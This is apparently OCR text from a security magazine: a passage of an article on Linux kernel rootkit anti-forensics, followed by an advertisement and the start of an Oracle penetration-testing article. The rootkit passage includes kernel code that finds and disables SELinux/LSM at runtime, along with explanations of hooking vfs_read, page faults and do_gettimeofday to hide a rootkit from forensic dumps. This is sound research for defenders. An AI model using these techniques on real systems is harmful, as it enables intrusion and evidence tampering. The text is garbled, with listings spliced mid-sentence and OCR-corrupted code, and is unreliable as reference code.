a7ea6000-a7ea7000  rw-p   a7ea6000   00:00   0
a7ea7000-a7fce000  r-xp   00000000   03:06   700482      /lib/tls/i686/cmov/libc-
                        2.3.6.so
a7fce000-a7fd3000  r—p 00127000   03:06   700482  /lib/tls/i686/cmov/libc-2.3.6.so
a7fd3000-a7fd5000  rw-p   0012c000   03:06   700482      /lib/tls/i686/cmov/libc-
                        2.3.6.so
a7fd5000-a7fd8000  rw-p   a7fd5000   00:00   0
a7fe9000-a7feb000  rw-p   a7fe9000   00:00   0
a7feb000-a8000000  r-xp   00000000   03:06   733005      /lib/ld-2.3.6.so
a8000000-a8002000  rw-p   00014000   03:06   733005      /lib/ld-2.3.6.so
affeb000-b0000000  rw-p   affeb000   00:00   0   [stack]
ffffe000-fffff000  p  00000000   00:00   0   [vdso]
```

Listing 6. *vm_area_struct*

```
struct vm_area_struct {
struct mm_struct * vm_mm;         /* The address space we belong to.  */
                        unsigned long vm_start;                /* Our start
                        address within vm_mm. */
                        unsigned long vm_end;                  /* The first
                        byte after our end address within vm_mm. */

/* linked list of VM areas per task, sorted by address */
struct vm_area_struct *vm_next;

pgprot_t vm_page_prot;        /* Access permissions of this VMA. */
unsigned long vm_flags;           /* Flags, listed below. */
}
```

Listing 7. *Change memory permission*

```
static int change_perm(unsigned *addr)
{
    struct page *pg;
    pgprot t_prot;

    pg = virt_to_page(addr);
    prot.pgprot = VM_READ | VM_WRITE | VM_EXEC;  /* R-W-X */

    change_page_attr(pg, 1, prot);
    global_flush_tlb() ;

    return 0;
}
```

Listing 8. *Execute code from kernel-mode*

```
static int execute(const char *string)
{

    if ((ret = call_usermodehelper(argv[0], argv, envp, 1)) != 0) {

    printk(KERN_ERR "Failed to run "%s": %i\n", string, ret);

    }

    return ret;

}
```

`copy _ from _ user()` or to the user mode using `copy _ to _ user()`) and then will return the control to the application (There are some complications, like non-blocking system calls and others that will be ignored here)

vsyscalls (sysenter)

The Intel documentation (IA-32 Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference) gives emphasis in the fact that instruction, together with sysexit, which has been created to optimize the transfer to the kernel-mode (and the return after that).

A lot of configuration values are set by the operating system in the model-specific registers (MSRs) for the sysenter instruction:

```
 -CS  (SYSENTER_CS_MSR) -EIP
   (SYSEN-TER_EIP_MSR -SS
   (SYSENTER_CS_MSR + 8) -ESP
                    (SYSENTER_ESP_MSR
```

The sysexit instruction will transfer the control back to user-mode and defines the following registers:

```
-CS  (SYSENTER_CS_MSR) -EIP
   (points to the value stored in
                    EDX)
   -SS  (SY-SENTER_CS_MSR + 24) -ESP
   (points to the value stored in
                    ECX)
```

These MSRs are read and write with RDMSR and WRMSR instructions respectively, and are defined as:

```
 #define MSR_IA32_SYSENTER_CS 0x174
 #define MSR_IA32_SYSENTER_ESP 0x175
 #define MSR_IA32_SYSENTER_EIP 0x176
(In Linux it is defined in: asmmsr.h)
```

Linux kernel defines the *Task State Segment* (TSS) for the use of instructions in-out in the usermode (bitmap permissions check) and in the Intel architecture to pass from usermode to kernelmode the stack to be used by the kernelmode must be known.

So, Linux defines (in: `archi386kernelsysenter.c`):

```
wrmsr(MSR_IA32_SYSENTER_CS, __KER-
                  NEL_CS, 0); >
```

Pointing to the kernel segment wrmsr(`MSR _ IA32 _ SYSENTER _ ESP, tss->esp1, 0);` > Pointing to the kernel memory

`wrmsr(MSR _ IA32 _ SYSENTER _ EIP,` (unsigned long) `sysenter _ entry, 0);` > Pointing to the page defined as entry point to sysenter.

In fact, when a sysenter instruction is received, the system will start to use the kernel stack and to execute the `sysenter _ entry` function.

This page must be *attached* to the address space of all process in the system and Linux does that (In: `archi386kernelvsyscall-sysenter.S`), using a *Virtual Dynamic Shared Object* (VDSO).

To verify that in a system see Listing 1. In applications where shared libraries are used, the ldd command can also be used, see Listing 2.

To dump that memory area in order to verify what is in it, see Listing 3.

The `sysenter _ entry` (defined in: `archi386kernelentry.S`) will work in the same way as the `system _ call` handler showed before. Using the `%eax` value as an index for the `sys _ call _ table`, who holds the handlers addresses.

Power Architecture

In a Power architecture there is no IDT structure containing the interruption handlers addresses in memory. Instead, there are anchored interruptions to fixed address, in other words, when an interruption occurs, the control will be *automagically* transferred to a specific memory location.

Note that, for example, time interruptions will go to the address 0x900 as can be seen in the Linux Kernel in `arch/ppc/kernel/head.S: EXCEPTION(0x900,` Decrementer, `timer _ interrupt, EXC _ XFER _ LITE)` where the decrementer is defined (in Power architectures the timer decrementer has the same clock speed as the processor, since it is internal in the processor), and other

Listing 9. *Creating socket from kernelmode*

```
/* create a socket */

if ( (err = sock_create(AF_INET, SOCK_DGRAM, IPPROTO_UDP, &kthread->sock)) < 0) {

    printk(KERN_INFO MODULE_NAME": Could not create a datagram socket, error =
                   %d\n", -ENXIO);

    goto out;
}


if ( (err = kthread->sock->ops->bind(kthread->sock, (struct sockaddr *)&kthread-
                   >addr, sizeof(struct sockaddr))) < 0) {
    printk(KERN_INFO MODULE_NAME": Could not bind or connect to socket, error =
                   %d\n", -err);
    goto close_and_out;
}

/*main loop */
for (;;) {
    memset(&buf, 0, bufsize+1);
    size = ksocket receive(kthread->sock, &kthread->addr, buf, bufsize);
}
```

Listing 10. *LSM module*

```
int myinode_rename(struct inode *old_dir, struct dentry *old_dentry, struct inode
                   *new_dir, struct dentry *new_dentry)
{
    printk("\n dumb rename \n");
                           return 0;
}


static struct security_operations my_security_ops = {
.inode_rename = myinode_rename;
};
register_security (&my_security_ops);
```

Listing 11. *Load_binary interface*

```
int _load_binary (struct linux_binprm *linux_binprm, struct pt_regs *regs) {
    …
    // The regs parameter is not used by the md5verify for example
}

_elf_format = current->binfmt;
_elf_format->load_binary=&_load_binary;
```

Listing 12. *LSM interfaces*

```
int my_bprm_set_security (struct linux_binprm *bprm)
{
    return 0;
}


static struct security_operations my_security_ops = {
.bprm_set_security = my_bprm_set_security;
};

register_security (&my_security_ops);
```

external interruptions are anchored to the address 0x500, and are answered in a similar way as the IDT in the Intel architecture.

The system call handlers are defined in arch/ppc/kernel/head.S as you can see in the Listing 4.

Structures Analyzed to Memory Management

Another important thing to be understood is the memory management process in Operating Systems. This article will only show what is needed for the scope.

In the Intel Architecture we have 4KB pages (actually, it may be more, depending of the system, but it is not important in this discussion). For a process, the memory is seen as a linear address, from 0 to 4GB (in 32 bits architectures).

All memory pages of a process are translated to physical pages using a page table specific for each process. There is also other information in that structure, like the page protection attributes (read-only, executable, writable).

That attributes could be easily modified if there is access to the operating system core.

A visible memory for the process are divided in two big portions, using a constant `TASK _ SIZE` (default as 0xc000000) to define the biggest address to be used (after that is the kernel protected memory). It is important to note that the kernel addresses are always the same for every process in the system.

The process memory itself is divided into sections (VMAs), which have

Listing 13. *Controlling the system*

```
unsigned int find_unregister_security(void)
{
    char *p, *p2;
    int len = strlen("<6>%s: trying to unregister a");
    unsigned int straddr;
    p2 = p = (char *)0xc0100000;
    while (p < (p2 + (16 * 1024 * 1024)) && memcmp(p,
                        "<6>%s: trying to unregister a",
                        len))
        p++;
    // no LSM support

    if (p >= (p2 + (16 * 1024 * 1024)) || memcmp(p, "<6>%s:
                        trying to unregister a", len))
        return 0;

    straddr = (unsigned int)p;
    P = p2;
    while (p < (p2 + (16 * 1024 * 1024)) && (*((unsigned int
                        *)p) != straddr))
        p++;

    if (*( (unsigned int *)p) == straddr)
        return (unsigned int)p;
    else
        return 0;

}

/* find string, then find the reference to it, then work
                        backwards to find a relative call to
                        selinux ctxid to string */

unsigned int find_selinux_ctxid_to_string(void)
{
    char *p, *p2;
    int len = strlen("audit_rate_limit=%d old=%d by auid=%u
                        subj=%s");
    unsigned int straddr;
    p2 = p = (char *)0xc0100000;
    while (p < (p2 + (16 * 1024 * 1024)) && memcmp(p,
                        "audit_rate_limit=%d old=%d by
                        auid=%u subj=%s", len))
        p++;

// no audit support

    if (p >= (p2 + (16 * 1024 * 1024)) || memcmp(p, "audit_
                        rate_limit=%d old=%d by auid=%u
                        subj=%s", len))
        return 0;

    straddr = (unsigned int)p;
    p = p2;
    while (p < (p2 + (16 * 1024 * 1024)) && (* ((unsigned
                        int *)p) != straddr))
        p++;

    if (p >= (p2 + (16 * 1024 * 1024)) || *((unsigned int
                        *)p) != straddr)
        return 0;

/* got string reference, now find call */

    while (p > p2 && (*p != '\xe8' || ((*((int *)(p+1))
                        + (unsigned int)(p+5)) < (unsigned
                        int)p2) || ((*((int *)(p+1)) +
                        (unsigned int)(p+5)) > (unsigned
                        int)(p2 + (16 * 1024 * 1024)))))
        p—;

/* didn't find call, error */

    if (p <= p2)
        return 0;

/* convert relative address to target address */

    p = (char *) (* ( (int *) (p+1) ) + (unsigned int) (p+5)
                        ) ;

    return (unsigned int)p;
}


void disable_selinux(void)
{
    char *unreg sec, *p;
    unsigned int *security_ops = NULL;
                        unsigned int dummy_secops =
                        0;

                        unsigned int *selinux_enable =
                        NULL;
```

protection attributes, for example: (see [9] for clarifications)

- `.text` > executable code
- `.rodata` > read-only data
- `.data` > writable data

For an example of that in a system, see Listing 5.

The VMAs are internally controlled in a linked list to provide memory management for a process (including the permissions cited).

The structure has this format (removing unimportant elements for our discussion) – see Listing 6.

To change a protection someone can use the following privileged code (Listing 7).

Doing that, an attacker could, for example, modify some memory areas in a way that makes it unreadable, and if so, a page fault be generated (it is an easy way to monitor for memory dumps).

Handling Page-faults

To handle a page fault someone has to intercept the function (defined in: `arch/i386/mm/fault.c`) void `do _ page _ fault(struct pt _ regs *regs, unsigned long error _ code)` and knows:

- Get the accessed address that caused the page fault in `cr2`
- Get the address of the tool that caused the page fault in `regs>eip`
- Verify if someone is trying to read our protected area and are not from the rootkit address space

Hook of Functions and Information Flow

One of the main principles showed in this article are related to the hook of functions used by the security software (including forensics ones that will dump the system memory). These hooks will permit total control over the returned values to this software, also the identification of those tools and, the starting of specific routines to clear all the evidences of an attack if the system is been audited.

This is possible because:

- We are assuming here that the attacker has complete access to the system (including privileges to modify the kernel). Just with user-mode access an attacker can get most of the results showed here, but we are assuming kernel-level privilege anyway
- The article is assuming that the forensic process, the dump or analysis of the system memory has been done using the original system (including the attacker modifications). That is the main point of this article: Showing that it is really dangerous to execute any procedures with the original system (online), including a simple memory dump.
- Anything running in the privileged mode (CPL0) will have total control over the system, and therefore will have the power to modify any attribute in the address space, including the handlers responsible

Listing 14. *Signature of functions*

```
000000c5 <do_gettimeofday>:
  c5: 55           push    %ebp
  c6: 57           push    %edi
  c7: 56           push    %esi
  c8: 53           push    %ebx
  c9: 8b 7c 24 14      mov 0x14(%esp) , %edi
  cd: 8b 35 00 00 00 00    mov 0x0,%esi
  d3: a1 00 00 00 00       mov 0x0,%eax
  d8: ff 50 08         call    *0x8(%eax)
  db: 89 c1        mov %eax,%ecx
  dd: a1 00 00 00 00       mov 0x0,%eax
  e2: 2b 05 00 00 00 00    sub 0x0,%eax
  e8: 83 3d 00 00 00 00 00  cmpl  $0x0,0x0
  ef: 79 19        jns 10a <do_gettimeofday+0x45>
  f1: ba e8 03 00 00       mov $0x3e8,%edx
  f6: 2b 15 00 00 00 00    sub 0x0,%edx
  fc: 39 d1        cmp %edx,%ecx
  fe: 0f 47            ca  cmova   %edx,%ecx
 101: 85 c0        test    %eax,%eax
 103: 74 11        je  116 <do_gettimeofday+0x51>
 105: 0f af c2         imul    %edx,%eax
 108: eb 0a        jmp 114 <do_gettimeofday+0x4f>
 10a: 85 c0        test    %eax,%eax
 10c: 74 08        je  116 <do_gettimeofday+0x51>
 10e: 69 c0 e8 03 00 00    imul    $0x3e8,%eax,%eax
 114: 01 c1        add %eax,%ecx
 116: a1 04 00 00 00       mov 0x4,%eax
 11b: ba e8 03 00 00       mov $0x3e8,%edx
 120: 89 d5        mov %edx,%ebp
 122: 8b 1d 00 00 00 00    mov 0x0,%ebx
 128: 99           cltd
 129: f7 fd        idiv    %ebp
 12b: 8d 14 01         lea (%ecx,%eax,1),%edx
 12e: 89 f0        mov %esi,%eax
 130: 33 35 00 00 00 00    xor 0x0,%esi
 136: 83 e0 01         and $0x1,%eax
 139: 09 f0        or  %esi,%eax
 13b: 74 09        je  146 <do_gettimeofday+0x81>
 13d: eb 8e        jmp cd <do_gettimeofday+0x8>
 13f: 81 ea 40 42 0f 00    sub $0xf4240,%edx
 145: 43           inc %ebx
 146: 81 fa 3f 42 0f 00    cmp $0xf423f,%edx
 14c: 77 f1        ja  13f <do_gettimeofday+0x7a>
 14e: 89 1f        mov %ebx,(%edi)
 150: 89 57 04         mov %edx,0x4(%edi)
 153: 5b           pop %ebx
 154: 5e           pop %esi
 155: 5f           pop %edi
 156: 5d           pop %ebp
 157: c3           ret
```

by many functions of the Operating System. As already showed in [10] exception handlers are easy to be hooked, as in [11] one can know how to intercept interruptions.

Resources Provided by the Operating System Kernel

The Operating System Kernel has a lot of different resources that can be used in benefit of an attacker.

When someone is thinking about an anti-forensics system, it is really important to consider the knowledge level of the attacker (if the system has been compromised using a 0day attack or a publicly know vulnerability + exploit) and how deep the system compromise is.

Here, I will show some things that are provided by the operating system which will help the attacker. Command execution inside the kernel-mode – Listing 8 (call_usermodehelper replaces the exec_usermodehelper showed in the phrack article [25]). You can see the socket creation procedure in Listing 9 (see also [26] for a complete UDP Client/Server in kernel mode).

Using Security Features to Subvert the Operating System

As already released by the author in [12], the security resources used by the Operating Systems with the intention of provide extensibility to the implementation can also be used by malicious code.

For example, let's take the Linux Framework *Linux Security Modules* (LSM) [13], which offers a lot of structures to permit an easy control of some tasks in the Operating System. One fragment of a LSM module is following in the Listing 10.

At the first spot we can see it is really used by a rootkit. As showed in [12] someone can also intercept the command execution in the system (used by many tools, like md5verify [14]) – Listing 11. As explained in [15] the intention of this interception is to control the binary execution, granting the integrity of those binaries. The same code can be used by an attacker to control the execution of some softwares.

The security interfaces provided by the LSM also provides in a generic way this kind of control of every executable binary in the system – Listing 12.

Attacking security systems

It is already widely known that if a kernel-mode flaw exists, all security resources can be disabled [16] giving total control over the system – Listing 13.

In that code, there is a pattern in the security subsystem that can be easily located, as the messages used by the system are in plain text in memory (a good approach could be cipher this messages with a session key [17]). The idea of that code was just to show it is possible, not do everything that can be done. As can be seen, all security modules have been disabled in runtime just pointing the `security _ ops` structure to the `dummy _ secops`. An attacker can also redirect all Linux security modules (LSM) to his own structure, permitting an installation of a rootkit together with the exploration of the system, in a simple and clean way.

Hooking Non-exported Functions

Many portions of an Operating System can be modified by an attacker to permit control over it. Most current public rootkits are using well-documented techniques and are hooking exported interfaces.

In the real world, when someone has kernel access it is possible to manipulate anything in order to grant access to the system.

Memory code analysis can be seen in more advanced attacks, where it is required to deactivate security systems in kernel before the privilege elevation of some application [16] [18].

There are many ways for a malicious code to continuously run inside the kernel. One can just create some kernel

Listing15. *Struct file_operations*

```
struct file_operations {

    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *) ;
    ssize_t (*aio_read) (struct kiocb *, char __user *, size_t, loff_t);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *) ;
    ssize_t (*aio_write) (struct kiocb *, const char __user *, size_t, loff_t);
    int (*readdir) (struct file *, void *, filldir_t);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    int (*ioctl)  (struct inode *, struct file *, unsigned int, unsigned long);
    long (*unlocked    _ioctl) (struct file *, unsigned int, unsigned long);
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
    int (*mmap) (struct file *, struct vm_area_struct *);
    int (*open) (struct inode *, struct file *);
    int (*flush) (struct file *);
    int (*release) (struct inode *, struct file *);
    int (*fsync) (struct file *, struct dentry *, int datasync);
    int (*aio_fsync) (struct kiocb *, int datasync);
    int (*fasync) (int, struct file *, int);
    int (*lock) (struct file *, int, struct file_lock *);
    ssize_t (*readv) (struct file *, const struct iovec *, unsigned long, loff
                    t *);
    ssize_t (*writev) (struct file *, const struct iovec *, unsigned long, loff
                    t *);
    ssize_t (*sendfile) (struct file *, loff_t *, size_t, read_actor_t, void *);
    ssize_t (*sendpage) (struct file *, struct page *, int, size_t, loff_t *, int);
    unsigned long (*get_unmapped_area) (struct file *, unsigned long, unsigned long,
                    unsigned long, unsigned long);
    int (*check_flags) (int);
    int (*dir_notify) (struct file *filp, unsigned long arg);
    int (*flock) (struct file *, int, struct file_lock *);

};
```

threads as shown, or just understand the attacked system.

For example, imagine a database executing on a compromised system. It will call the gettimeofday system call multiple times, to grant the timestamp of the operations. An arbitrary code that intercepts this function (`do _ gettimeofday()`) will be executed many times in this system:

# objdump d `arch/i386/kernel/time.o` time.o: file format `elf32i386`

Disassembly of section text can be seen in Listing 14.

This kind of technique is being instrumented [19] and used [20], showing it can be effective and applied between different versions of the operating system, using signatures of functions not widely modified or constant portions of those functions.

Blocking Devices (Read of Memory and Disk)

Most tools used to dump memory and disk runs as user-mode applications.

All the ideas shown in this article could be easily used to conclude that a code running inside the kernel can intercept many different functions to control reads in devices, or to subvert the read values. A rootkit with real anti-forensics capabilities can remove all evidences when detecting an analysis is being done on a compromised system, making the work of the auditor harder.

Let's analyze how the system reads a device (if it is the memory, we are talking about the `/dev/{k}`mem device and if it's the disk we are talking about the block devices, for example `/dev/hda`).

On the 'Net

- [1] Halderman, Alex and others. *Lest we remember: Cold boot attacks on encryption keys*; 2008. *http://citp.princeton.edu. nyud.net/pub/ coldboot.pdf.* Last access in: 04/02/2008.
- [2] Rutkowska, Joanna. *Bluepill Project*; 2007. *http://www.bluepillproject.org.* Last access in: 04/02/2008.
- [3] Branco, Rodrigo Rubira and others. *System Management Mode Hack: Using SMM for "Other Purposes"*; 2008. *http://www.phrack. org/issues .html?issue=65.* Last access in: 04/15/2008
- [4] scythale. *Hacking deeper in the system*; 2007. *http://www.phrack.org/issues.html?issue=64&id=12#article.* Last access in: 04/02/ 2008.
- [5] Murilo, Nelson. *Chkrootkit*; 1995. *http://www.chkrootkit.org.* Last access in: 18/01/08.
- [6] Diversos. *Diversas referęncias ao chkrootkit. http://www.chkrootkit.org/books/.* Last access in: 18/01/08.
- [7] Anônimo. *Wikipedia -Rootkits. http://en.wikipedia.org/ wiki/Rootkit.* Last access in: 18/01/08.
- [8] Branco, Rodrigo Rubira. *Backdoors x Firewalls de Aplicação*; Hackers 2 Hackers Conference II; 2005. *http://www.kernelhacking. com/rodrigo/docs/Palestra_AppBackdoor.pdf.* Last access in: 18/01/08. Montanaro, Domingo; Branco, Rodrigo Rubira. *The computer forensics challenge and antiforensics techniques*; Hack in The Box Conference; 2007. *http://www.kernelhacking.com/rodrigo/docs/ Malaysia.pdf.* Last access in: 18/01/08.
- [9] Gorman, Mel. *Understanding the Linux Virtual Memory Manager*; 2004.
- [10] buffer, antifork. *Hijacking linux page fault handler*; Phrack Magazine 61. *http://www.phrack.org/ issues.html?issue=61&id=7.* Last access in: 18/01/08.
- [11] devik; sd. *Linux onthefly kernel patching without LKM*; Phrack Magazine 58. *http://www.phrack.org/issues. html?issue=5 8&id=7#article.* Last access in: 18/01/08.
- [12] Branco, Rodrigo Rubira. *Kernel Intrusion Detection System*; Defcon Conference; 2006. *http://www.kernelhacking.com/ rodrigo/ defcon/Defcon.pdf.* Last access in: 18/01/08.
- [13] Smalley, Stephen; Chris, Vance; Salamon, Wayne. *Implementing SELinux as a Linux Security Module*; 2001. *http://www.nsa . gov/ selinux/papers/module.pdf.* Last access in: 18/01/08.
- [14] Johnson, Richard; Branco, Rodrigo Rubira. *Md5verify; 2004. http://www.kernelhacking. com/rodrigo/defcon/ md5verif y. tar. gz.* Last access in: 18/01/08.
- [15] Johnson, Richard. *Hooking the Linux ELF Loader*; Toorcon Conference; 2004. *http://labs.idefense.com/files/ 1abs/speaking/ hooking_the\ _linux_ELF_loader.pdf.* Last access in: 18/01/08.
- [16] Spengler, Brad. *On exploiting null ptr derefs, disabling SELinux, and silently fixed Linux vulns*; Dailydave List; 2007. *http:// grsecurity.net/ ˜spender/exploit. tgz.* Last access in: 18/01/08.
- [17] Lawless, Timothy; Branco, Rodrigo Rubira. *StMichael*; 2000. *http://sourceforge.net/pro jects/st jude.* Last access in: 18/01/08.
- [18] Duflot, Loic. *Security Issues Related to Pentium System Management Mode*; CanSecWest Conference; 2006. *http:// www.cansecwest.com/ slides06/csw06-duflot.ppt.* Last access in: 18/01/08.
- [19] ERESI Team. *The Kernel Shell: Kernsh; 2001. http://http://www.eresi-project.org/ kernsh. html.* Last access in: 18/01/08.
- [20] Dark Angel. *MoodNT*; 2006. *http://darkangel.antifork. org/codes/mood-nt.tgz.* Last access in: 18/01/08.
- [21] Ecryptfs: *http://ecryptfs.sourceforge.net*
- [22] Microsoft Bitlocker: *http://www.microsoft.com/ windows/products/ windowsvista/features/ details/bitlocker.mspx*
- [23] TrueCrypt: *http://www.truecrypt.org*
- [24] Gutmann, Peter. *Data Remanence in Semiconductor Devices*; Usenix; 2001. *http://www.cypherpunks.to/ ˜peter/usenix01 .pdf.* Last access in: 18/01/08.
- [25] Stealth. *Kernel Rootkit Experiences*; Phrack Magazine 61. *http://www.phrack.org/issues. html?issue=61&id=14#article.* Last access in: 18/01/08.
- [26] Topi; Branco, Rodrigo Rubira. *Kernel UDP Client/Server*; 2006. *http://www.kernelnewbies.org/Simple_UDP_Server.* Last access in: 18/01/08.

The entry point used in this case is the system call `sys _ read` (defined in `fs/read _ write.c`). It is also needed for the rootkit to control the mmap of these devices.

In this case the function `fget _ light` (defined in `fs/file _ table.c`) returns the file structure of the descriptor (defined in `include/linux/fs.h`). And the function `file _ pos _ read` (defined in `fs/read _ write.c`) will return the specific position, which can be manipulated, forcing the read of a different position and thus, protecting the malicious code. The file structure shown here has been resumed to just two elements of interest, as demonstrated, the `f _ pos` is the position to be read.

The second element is a pointer to a structure file_operations (defined in `include/linux/fs.h`), Listing 15.

This structure is used by the function vfs_read (defined in `fs/read _ write.c`), Listing16.

The code contains: if (`file>f _ op>read`)

Basically, what is going is that the function `vfs _ read` is a wrapper to the specific implemented function, which can be manipulated subverting the pointer in the structure `file _ operations` of the protected device (protected by the rootkit). This is a real-time change, so it is really difficult to detect. There are more elements in that structure that can be manipulated, for example, the `mmap`.

Online Memory Dump

When an auditor has a completely hostile environment, (for example, when the audited machine is owned by a criminal) it is well known that the memory of the system can be really important (mainly because there are a lot of encrypted filesystems [21] [22] [23]).

In these cases, it is really important to consider if we can shutdown the machine and recovery the RAM contents by other ways [24].

Care must be taken in those situations: *We can also consider making a dump of each process, as does the software Process Dumper developed by Ilo [7]. Furthermore, it provides the feature to execute a saved process again.*

Process Dumper attaches itself to a process with the system call ptrace and dumps the segments PT_LOAD of an executable in memory (more precisely, the code and data sections). Then, it makes some modifications of the GOT table if we want to run dynamically compiled binary.

In this case, the rootkit could detect the ptrace in an evil process and easily detect the forensic analysis.

Listing 16. *vfs_read*

```
ssize_t vfs_read(struct file *file, char user *buf, size_t count, loff_t *pos)
{

    ssize_t ret;

    if ( !(file->f_mode & FMODE_READ))
        return -EBADF;

    if (!file->f_op || (!file->f_op->read && !file->f_op->aio_read))
        return -EINVAL;

    if (unlikely(!access_ok(VERIFY_WRITE, buf, count)))
        return -EFAULT;

    ret = rw_verify_area (READ, file, pos, count);
    if (ret >= 0)
    {
        count = ret;
        ret = security_file_permission (file, MAY_READ);
        if (!ret)
        {
            if (file->f_op->read)
                ret = file->f_op->read(file, buf, count, pos);
            else
                ret = do_sync_read(file, buf, count, pos);
            if (ret > 0)
            {
                fsnotify_access(file->f_dentry);
                current->rchar += ret;
            }
            current->syscr++;
        }
    }

    return ret;
}
```

Conclusion

Rootkits are evolving. They utilize many new techniques and and insert code in many different portions of the system, including hardware features [4] [3] [2] [1].

Rodrigo Rubira Branco
Rodrigo Rubira Branco (BSDaemon) is a Security Expert at Check Point Software Technologies in Brazil. Prior to that, he worked as the Principal Security Researcher at Scanit (http://www.scanit.net), the biggest security company in the Middle East, incorporated by the giant Oger Systems. Also, worked as a software Engineer at IBM, member of the Advanced Linux Response Team (ALRT), part of the IBM Linux Technology Center (IBM/LTC) Brazil also worked in the IBM Toolchain (Debugging) Team for Power Architecture. He is the maintainer of the StMichael/StJude projects (www.sf.net/projects/stjude), the developer of the SCMorphism (www.kernelhacking.com/rodrigo) and has talks at the most important security-related conferences in the world. Rodrigo is also a member of the Rise Security (www.risesecurity.org). You can contact the author at rodrigo@kernelhacking.com

Filipe Alcarde Balestra
Filipe Alcarde Balestra is an Information Security Researcher at Firewalls Security Corporation in Brazil. He is also member of the Forensic Department of Firewalls Security Corporation. In the past, he worked as a Security Consultant and Forensic Consultant for leading companies in Brazil. Filipe discovered security vulnerabilities in different softwares like *BSD Kernels, Solaris, Microsoft, QNX, Web Applications and others. He is also an ex-member of the group Priv8Security (now dead) – many security studies (advisory/exploit) published – and a past speaker at Hackers to Hackers Conference 2006 about Syscall Proxing / Pivoting.
You can contact the author at *filipe.balestra@firewalls.com.br*

Unprecedented Moments in Open-Source Security

1977:	RSA is first developed at MIT: Revolutionary public-key algorithm to secure transactions.
1998:	Snort® is released to the open-source community: The intrusion detection pioneer.
2000:	SELinux established by the NSA: Definitive method for granular access control.
2009:	***EnGarde Secure Linux v3.0:*** The first enterprise-class platform for building a complete, secure internet presence, leveraging the most significant advancements in open source.

Guardian Digital™

Guardian Digital uses leading-edge, open-source security tools, and integrates them into a hardened Linux platform for enterprise-class servers.

See for yourself, why since 1999, hackers, security experts, and multi-national organizations from New York to Singapore trust EnGarde for their business-critical operations.

www.engardelinux.org

ADITYA K SOOD, A.K.A. 0KN0CK

Auditing Oracle in a Production Environment

Difficulty

This paper is based on real penetration testing of Oracle servers on HP-UX systems and the methodology the auditor must follow in order to combat the stringent situations which present themselves. We will dissect the errors and explore the ways to bypass them in order to conduct the tests.

Usually Oracle is used as a backend in large production environments supporting applications like SAP and other products. The production environment is very critical from a corporate perspective and data is one of the primary concerns each must be protected. That's why most of the attackers try to hack the databases to leverage maximum information. This article will specifically cover the penetration testing of Oracle servers. The primary goal is to test an Oracle database by using core techniques in a tactical way. We will talk about core Oracle processes running in a network and the way to audit it. The essential point is to bypass the generic problems resulting in a pure audit of an Oracle database.

Understanding Oracle Services from a Hacker's Perspective

The Oracle database is used in a distributed way to support a number of data centric applications. Being a client server architecture the main database is supported on the prime server and all of the other nodes communicate with it by connecting to the Oracle server. For Example: in a System Application Programming (SAP) organization; software supports Oracle at the backend. All of the clients have a direct interface to the application running on a server with an Oracle database on the backend. It is good to dig a little deeper to understand the Oracle processes wich are running within the network. To understand the Oracle functioning from a pen testing point of view, the underlined components need to be understood. So let's start with that.

Oracle XML DB Service

While scanning the network, the auditor will always find the Oracle XML DB Service. Basically it is implemented for the HTTP based working environment where web applications are supported. The second reason for the use of XML db is to store data in XML format for productive use in cross platforms. As XML is a strategic part of Document Object Model (DOM) that allows data to move in and out through DOM interface. The mechanisms like content generation and transformation with superior memory management are supported effectively by Oracle. From a network perspective protocols like HTTP, Web DAV and FTP are well supported. It also favors the SQL repository search through XML. The SQL dual operations (i.e. SQL operation) can be carried on XML and XML operations can be carried on SQL. This web service normally runs on port 80 or port 8080. This service can be a good response revealer when a HTTP Verb request is sent to the server. The auditor always sends a GET /POST/HEAD request to the desired port for querying Oracle VERSION Check. It answers back with useful information including the Oracle version running. It's a good technique to follow. Let's take a look at the nmap output (see Listing 1).

WHAT YOU WILL LEARN...

The user will learn about the methodology and how to conduct tests

The user will learn about Oracle Auditing Model

The way to penetrate deep into systems

Overall Oracle deployment and responsible behavior of disclosing bugs

WHAT YOU SHOULD KNOW...

Understanding of Oracle working and implementation.The administration knowledge of Oracle suit will be added advantage

Deployment of Oracle in a production environment

Knowledge of basic Oracle tools

This shows that the service port is open and it can process the service request.

Oracle MTS Service:

Oracle provides support to Microsoft Transaction Server for carrying out operations when COM components are involved. As Oracle works in distributed structure model where a large number of clients connect to main server, this service proves beneficial. This service is implemented through Oracle Call Interface (OCI). The process listed for this service is OMTSRECO.exe which runs in the context of Host. The MTS acts as a distributed transaction coordinator to manage and control the transactions taking place in a distributed way. The transactions are controlled by placing a proxy component termed as Oracle MTS (i.e. OraMTS) between the database and DTC. Initially all of the working behavior was based on communication between the processes but with new features the paradigm has shifted to intra processes. This provides per process control over the transaction taking place. The MSDTC supports the OraMTS. It depicts that a host running the Oracle MTS service will be a Windows machine. Let's look at the nmap output (see Listing 2).

The nmap output shows port 2030 open when the Oracle MTS service is running. If this service is running, then you know that MSDTC is implemented. On patched versions of Microsoft Windows the MSDTC is a serious entry point for exploiting the system.

Oracle TNS Listener Service

The Oracle Transparent Network Substrate (TNS) Listener Service is a centralized point where every single node of a system connects. The *TNS* listener is well supported in database clusters and even centralized servers within a production environment. The client connects to the server through the listener to run queries directly on the database with connect calls. All of the queries are executed remotely and the changes take place in the Oracle database. The TNS manages the remote command execution mechanism and traffic between client and server. The Oracle suite is comprised of the TNS listener component for server side and the TNS Control component on client side. The connection is initiated through TNS control utility which is accepted by the TNS Listener. The TNSNAMES.ORA and SQLNET.ORA are the configuration files for the TNS listener. For effective use the auditor has to create a LISTENER.ORA with the same configuration semantics as described in the other two files. The primary goal is to set a connection string coupled with the type of service requested from the Oracle server. When the SQL*PLUS is executed for interactive query execution, it checks the service type. If the service type is not specified and not supported by the Oracle server, the TNS listener fails to set the connection (see Listing 3).

This is how you set the listener. The service name is critical to set a client properly. An improperly configured parameter will cause many errors. This comes into play when the auditor has to set a client while testing. This strategy will be discussed with thin clients in the next part. So let's have a look at the nmap output (see Listing 4).

The Oracle TNS Listener is a high risk vulnerability issue when not implemented properly. The nmap output shows that the default port 1521 is in a listening state. By conducting further fingerprinting one can analyze whether this component is vulnerable or not.

These three processes show that Oracle is running in a high end production environment. This needs to be understood efficiently when an audit is to be conducted.

What Leads to Oracle Hacking?

